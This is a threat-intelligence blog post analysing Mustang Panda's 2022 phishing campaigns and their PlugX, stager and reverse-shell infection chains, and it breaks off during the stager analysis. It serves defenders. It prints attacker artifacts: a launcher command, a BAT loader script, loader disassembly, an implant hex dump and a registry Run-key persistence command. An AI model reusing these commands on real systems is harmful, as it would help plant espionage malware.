Mustang Panda deploys a new wave of malware targeting Europe

blog.talosintelligence.com/2022/05/mustang-panda-targets-europe.html

By Jung soo An, Asheer Malhotra and Justin Thattil, with contributions from Aliza Berk and Kendall McKay.

- In February 2022, corresponding roughly with the start of the Russian Invasion of Ukraine, Cisco Talos began observing the China-based threat actor Mustang Panda conducting phishing campaigns against European entities, including Russian organizations. Some phishing messages contain malicious lures masquerading as official European Union reports on the conflict in Ukraine and its effects on NATO countries. Other phishing emails deliver fake "official" Ukrainian government reports, both of which download malware onto compromised machines.
- Mustang Panda has been known to use themed lures relating to various current-day events and issues, including the COVID-19 pandemic, international summits and various political topics.
- While the Ukraine-related Mustang Panda developments have been reported by at least one other security firm, we identified additional samples that have not been cited in open-source reporting.
- Apart from targeting European countries, Mustang Panda has also targeted organizations in the U.S. and Asia.
- In these campaigns, we've observed the deployment of Mustang Panda's PlugX implant, custom stagers and reverse shells and meterpreter-based shellcode, all used to establish long-term persistence on infected endpoints with the intention of conducting espionage.

Threat actor profile

MustangPanda, also known as "RedDelta" or "Bronze President," is a China-based threat actor that has targeted entities all over the world since at least 2012, including American and European entities such as government organizations, think tanks, NGOs, and even Catholic organizations at the Vatican.

We've also observed extensive targeting of Asian countries as well, such as the Taiwanese government, activists in Hong Kong, NGOs in Mongolia and Tibet, Myanmar and even Afghan and Indian telecommunication firms.

The threat actor heavily relies on sending lures via phishing emails to achieve initial infection. These lures often masquerade as legitimate documents of national and organizational interest to the targets. These infection vectors deploy malware predominantly consisting of the PlugX remote access trojan (RAT) with custom stagers, reverse shells, meterpreter and Cobalt Strike, which act as another mechanism for achieving long term access into their targets. One thing remains consistent across all these campaigns — Mustang Panda is clearly looking to conduct espionage campaigns.

Threat actor TTPs

Mustang Panda's recent activity targets European entities, including Russian targets, and uses political themes to deliver the PlugX family of malware implants.

Typical infection chains employed by Mustang Panda consist of three key components:

- **Benign executable**: Used to side-load a malicious DLL.
- **Malicious DLL (loader)**: The malicious DLL accompanying the executable is usually a loader for the PlugX implant, typically an encrypted or encoded blob of data deployed by the loader DLL.
- **PlugX implant**: A RAT implant used extensively by Mustang Panda. It consists of a malicious DLL that can perform a variety of actions on the infected endpoint including downloading and deploying new modules/plugins.
- **Stagers and reverse shells**: Instead of using PlugX, the attackers will sometimes use DLLs acting as custom developed stagers, meterpreter-based shellcode downloaders and even custom reverse shells.

Infection chains utilized by the APT group typically consist of:


- **Executable downloaders**: These downloaders are delivered packaged in an archive. The downloaders are responsible for fetching and instrumenting various infection artifacts, resulting in the deployment of the PlugX implant on the infected endpoint.
- **Archive based infections**: Malicious archives delivered to targets typically consist of a benign executable with names meant to trick victims into executing them. The executable will load a malicious DLL which can either be the loader for the PlugX implant or a reverse shell or meterpreter-based shellcode downloader.
- **Shortcut files**: Shortcuts (LNK files) delivered to victims consist of all the infection components embedded in the LNK files. These consist of intermediate components like BAT files that are meant to load the malicious DLLs which may be PlugX loaders or stagers.
- **Maldocs**: We've also observed limited use of maldocs to target entities in Asia with the stagers and meterpreter payloads to execute the next stage of shellcode payloads.

Targets across the world

European political lures

This attacker started attacks earlier this year where a vast majority of the lures and decoys consisted of themes related to the European Union (EU). For example, in early January 2022, we saw the attackers employ a lure that consisted of a European Commision report on state aid to Greece between 2022 and 2027. Toward the end of January, the attackers started using a press release from the EU regarding the union's human rights priorities in 2022.

The attackers also started taking advantage of publications and documents related to the degrading relations between Ukraine and Russia. In late January, the group started spreading a lure containing PlugX that disguised itself as a report from the EU's general secretary.



Council of the
European Union

Brussels, 24 January 2022
(OR. en)

5591/22

COPS 34
CFSP/PESC 65
POLMIL 16
COEST 15

OUTCOME OF PROCEEDINGS

From:	General Secretariat of the Council
To:	Delegations
No. prev. doc.:	5564/22
Subject:	Council conclusions on the European security situation

Delegations will find in the Annex the Council conclusions on the European security situation, as approved by the Council at its meeting held on 24 January 2022.

When Russia invaded Ukraine on Feb. 24, 2022, the attackers started using related documents to infect their targets. A lure from Feb. 28 was disguised as a report on the situation along European borders with ***Ukraine***, while another one in March consisted of a report on the situation along the European borders with ***Belarus***.

While the threat actors continued the use of regional and topical events in Eastern Europe, they also used other topics of interest to infect their victims. In March, we observed the use of a lure targeting Russian agencies, a malicious executable delivering the PlugX implant, named "Благовещенск - Благовещенский Пограничный Отряд.exe" roughly translating to "Blagoveshchensk - Blagoveshchensk Border Guard Detachment.exe," a report on the border detachment to Blagoveshchensk, a town of strategic importance to Russia, located on the Sino-Russian border.

American-themed political lures

Since at least May 2016, Mustang Panda has operated campaigns targeting multiple entities in the United States. Additionally, the APT has frequently used overlapping topics of interest to multiple entities across the globe. Some of their lures such as "U.S. Asst Secretary of State Visit to ASEAN Countries.rar" from December 2021 and "Biden's attitude towards the situation in Myanmar.zip" from February 2021 reaffirm this trend of targeting two birds with one stone. In all these instances, we observed the use of stagers as the final payloads in the infection chains instead of a direct deployment of PlugX.

Asian-themed lures

Mustang Panda has been extremely prolific in targeting various government entities in Asian countries over the past few years such as those in Myanmar, Hong Kong, Japan and Taiwan.

The threat actor has aggressively targeted the government of Myanmar since 2019, even breaching their websites on multiple occasions to host malware payloads. This targeting continued into 2021 with lures related to the National Unity Government of Myanmar and its People's Defence Force. All these attacks resulted in the deployment of an implant executing meterpreter HTTP shellcode.

Mustang Panda has frequently used the ASEAN summit as a topic for their lures to infect individuals participating in this summit. Using such topics enables the APT to infect a wide range of targets (the ASEAN association consists of 10 member countries in Southeast Asia). This tactic is in line with Mustang Panda's practice of using an overlapping topic of interest to target multiple entities with the same lures.

In March 2021, the APT targeted government entities in Hong Kong using a malicious archive named "Report.rar". This archive contained a lure named "Report 18-3-2021 101A.exe" for sideloading a malicious DLL-based meterpreter stager. The keyword "101A" refers to Section 101A of the Criminal Procedure Ordinance which dictates terms of use of force in making arrests in Hong Kong, a hot topic on account of recent civil unrest and protests.

Japanese government officials have also been targeted recently using lures masquerading as minutes of the Japanese cabinet's meetings in 2021. Lures such as "210615_Cabinet_Meeting_Minutes.exe" and "210831_21st Cabinet Meeting Minutes.rar" have been actively used to infect victims with custom stagers.

Latest infection vectors


Downloaders

Beginning in 2022, we observed Mustang Panda distributing malicious executables acting as downloaders, and disguised as fake reports on various Europe-related subjects as initial infection vectors against targets in Europe. These executables were usually distributed wrapped up in an archive file to the targets. Recently, ESET disclosed a similar infection delivering a previously unknown PlugX variant.

As recently as March 2022, we discovered a downloader pretending to be a report on the current situation along European borders with Belarus. In another instance, we observed an executable named "Благовещенск - Благовещенский Пограничный Отряд.exe" roughly translating to "Blagoveshchensk - Blagoveshchensk Border Guard Detachment.exe", a report on the border detachment to Blagoveshchensk, a town located on the Sino-Russian border.

The downloader loads all the artifacts in the infection chain. All the artifacts are data files that need to be decoded by the various infection components before being activated on the infected endpoint. There are four components downloaded as part of the infection chain:

- The first component is a decoy PDF masquerading as an official European Union report on the conflict in Ukraine and its effects on NATO countries. This document is not malicious and only serves to project authenticity and distract the victim.
- A benign executable that loads the third component — a malicious DLL-based loader — via the DLL sideloading technique. DLL sideloading involves tricking a benign process into loading a malicious DLL that disguises itself as legitimate.
- The DLL loader responsible for decoding, loading and activating the final malicious implant, is also a DLL. First, it reads a data file downloaded by the downloader binary from a hardcoded location on disk and decodes the data file into a DLL. Then, the loader reflectively loads the final DLL-based implant into the memory of the current process and runs it.
- A RAT called PlugX, Mustang Panda's malware of choice.



EUROPEAN COMMISSION
DIRECTORATE-GENERAL FOR MIGRATION AND HOME AFFAIRS

Directorate F – Audit & Situational Awareness
F.2 – Situational Awareness

Brussels
HOME.F.2

Report on the situation at the external EU borders with Belarus
(28 February – 6 March 2022)

This is a report prepared by DG HOME.F2 of the European Commission on the basis of the input of Points of Contact of the Blueprint Network.

Executive summary


Key facts and figures

- In the reporting period, the **situation remained stable**. The number of arrivals remained low with **14 in total** (5 to Poland, 9 to Lithuania and none to Latvia), while the number of prevented attempts **increased to 473** (126 by Lithuania, 147 by Latvia and 200 by Poland), compared to 321 in the previous week.
- All 26 arrivals to Lithuania so far this year were **citizens of Belarus**.
- In Lithuania and Latvia, the **state of emergency remains in place**. Following the Russian invasion of Ukraine, an **extraordinary state of emergency** entered into force on the whole territory of Lithuania at least until 10 March.
- The amendments to the Polish **Act on the Protection of the State Border** adopted on 1 December supersede the state of emergency which ended on 30 November.
- The Polish authorities **extended the temporary ban on access to the zone adjacent to the border with Belarus until 30 June**.
- **9 264 soldiers and 272 police officers** are currently deployed at the **Polish-Belarusian border**.
- **264 kilometers of barbed wire fence** have been installed along the Lithuanian border with Belarus so far.
- In the reporting period, Poland received 523 **asylum applications**, Lithuania 12 and Latvia 12. The spike in Poland is largely due to Ukrainian nationals fleeing the conflict.

Decoy document consisting of a report from the European Commission on the current security status of EU borders with Belarus.

The benign executable is executed on the endpoint using a command such as:
cmd.exe /c ping.exe 8.8.8.8 -n 70&&"%temp%\FontEDL.exe"

The executable is simply meant to load the DLL and call one of its exported APIs to activate its malicious functionality.



```
sub     esp, 330h
mov     eax, ___security_cookie
xor     eax, esp
mov     [esp+330h+var_4], eax
push    ebx
push    offset LibFileName ; "DocConvDll.dll"
call    ds:LoadLibraryA

push    offset ProcName ; "createSystemFontsUsingEDL"
push    ebx             ; hModule
call    ds:GetProcAddress
```


Executable loading the PlugX loader DLL.

Malicious DLL — PlugX loader

The malicious DLL is the actual loader for the PlugX implant downloaded by the initial downloader as a DAT file. This DLL is loaded into by the benign process and carries out the following actions:

- Read a data file downloaded earlier by the downloader binary from a hardcoded location.
- Decode the data file into a DLL.
- Reflectively load the new DLL into the current process' memory and run it.


The new DLL is the actual PlugX implant.



```
73F65642      0F45C8       cmovne ecx,eax                      eax:&"MZè"
73F65645   ^  E9 5BF2FFFF  jmp docconvdll.73F648A5
73F6564A      8B45 84      mov eax,dword ptr ss:[ebp-7C]
73F6564D      FF10         call dword ptr ds:[eax]             [eax]:"MZè"
73F6564F      8B45 A0      mov eax,dword ptr ss:[ebp-60]       [ebp-60]:&"°3³"
73F65652      8B4D A0      mov ecx,dword ptr ss:[ebp-60]       [ebp-60]:&"°3³"

540 | 4D 5A E8 00 | 00 00 00 5B | 52 45 55 8B | EC 81 C3 F9 | MZè....[REU.ì.Ãù
550 | 1B 00 00 FF | D3 C9 C3 00 | 40 00 00 00 | 00 00 00 00 | ...ÿÓÉÃ.@.......
560 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | ................
570 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | E0 00 00 00 | ............à...
580 | 0E 1F BA 0E | 00 B4 09 CD | 21 B8 01 4C | CD 21 54 68 | ..º..´.Í!¸.LÍ!Th
590 | 69 73 20 70 | 72 6F 67 72 | 61 6D 20 63 | 61 6E 6E 6F | is program canno
5A0 | 74 20 62 65 | 20 72 75 6E | 20 69 6E 20 | 44 4F 53 20 | t be run in DOS 
5B0 | 6D 6F 64 65 | 2E 0D 0D 0A | 24 00 00 00 | 00 00 00 00 | mode....$.......
5C0 | 66 8F 97 09 | 22 EE F9 5A | 22 EE F9 5A | 22 EE F9 5A | f..."îùZ"îùZ"îùZ
5D0 | 64 BF 18 5A | 06 EE F9 5A | 64 BF 26 5A | 33 EE F9 5A | d¿.Z.îùZd¿&Z3îùZ
5E0 | 64 BF 19 5A | 4E EE F9 5A | FF 11 32 5A | 27 EE F9 5A | d¿.ZNîùZÿ.2Z'îùZ
```

PlugX loader decodes and jumps to execute the actual implant DLL in memory.

The infection chain is as follows:



Toward the end of March 2022, however, the attackers made another update to their tactics. This time, the downloader executable would use only two remote URLs to obtain all the components of the infection chain. While one URL would host the decoy document, the other URL hosts the benign exe, the implant loader DLL and the encrypted PlugX implant. Once the payloads are downloaded and decrypted, they are activated using the same technique illustrated earlier — the EXE loads a DLL-based loader that decrypts the final PlugX payload and deploys it. The themes used in these lures pertained to Europe with malicious downloaders named "Invitation letter_ECGFF_Frontex_WS_final_countersigned.exe" and "Latest analyses of Russia's war on Ukraine.exe."

Archive-based infections


While Mustang Panda recently began using downloader executables, the group continues to deliver their malware via archive files consisting of a benign executable that loads and activates the accompanying malware payload DLL, which they have done since at least 2019.

PlugX

Throughout 2021, we observed the use of malicious archives containing an executable (loader), a DLL-based loader and an encrypted blob of data (DAT file) being delivered to targets. It's responsible for decrypting the DAT file containing the PlugX implant.

The executable is typically executed via:

- Social engineering: Disguising the initial executable as a legitimate document to trick the target into opening it, thereby starting the infection chain.
- Shortcut file: A shortcut file that executes an intermediate component, such as a BAT file that runs the executable.



```
copy /y %~dp02.exe %temp%\2.exe
start /b %temp%\2.exe E:\Data\ %~dp0
```

BAT file instrumenting the executable.


Bespoke stagers

Mustang Panda infections in late January 2022 resulted in the deployment of bespoke stagers that downloaded additional shellcode from a remote location that would, in turn, be deployed on the infected endpoint.

The sager typically arrives in the form of an archive on the target's endpoint. The archive contains an executable that needs to be executed by the victims. Once executed, it loads the accompanying DLL, which is the key malicious component. The DLL is responsible for decoding an embedded blob of shellcode, which, when executed, acts as a stager that can download and execute additional shellcode from a C2 IP address.

This infection tactic has been heavily used by Mustang Panda in Asia. For example, in February 2022, in a campaign targeting users from Southeast Asian countries, the group used an archive-file-based lure masquerading as documents pertaining to the ASEAN Summit.

The archive consists of an executable named "ASEAN Leaders'Meeting.exe" that loads the accompanying DLL-based implant. The executable is a legitimate copy of a component belonging to the KuGou Active Desktop application. It imports two exported APIs form the malicious PlugX DLL to activate the implant.




0040B0F0	SetDesktopMonitorHook	active_desktop_render
0040B0F4	ClearDesktopMonitorHook	active_desktop_render

Stager analysis

The stager begins by creating persistence for itself across reboots via the registry Run key using the command and living-off-the-land binaries and scripts (LoLBAS):

c:\windows\system32\cmd.exe /C reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Amdesk /t REG_SZ /d "Rundll32.exe SHELL32.DLL,ShellExec_RunDLL "C:\Users\Public\Libraries\active_desktop\desktop_launcher.exe"" /f



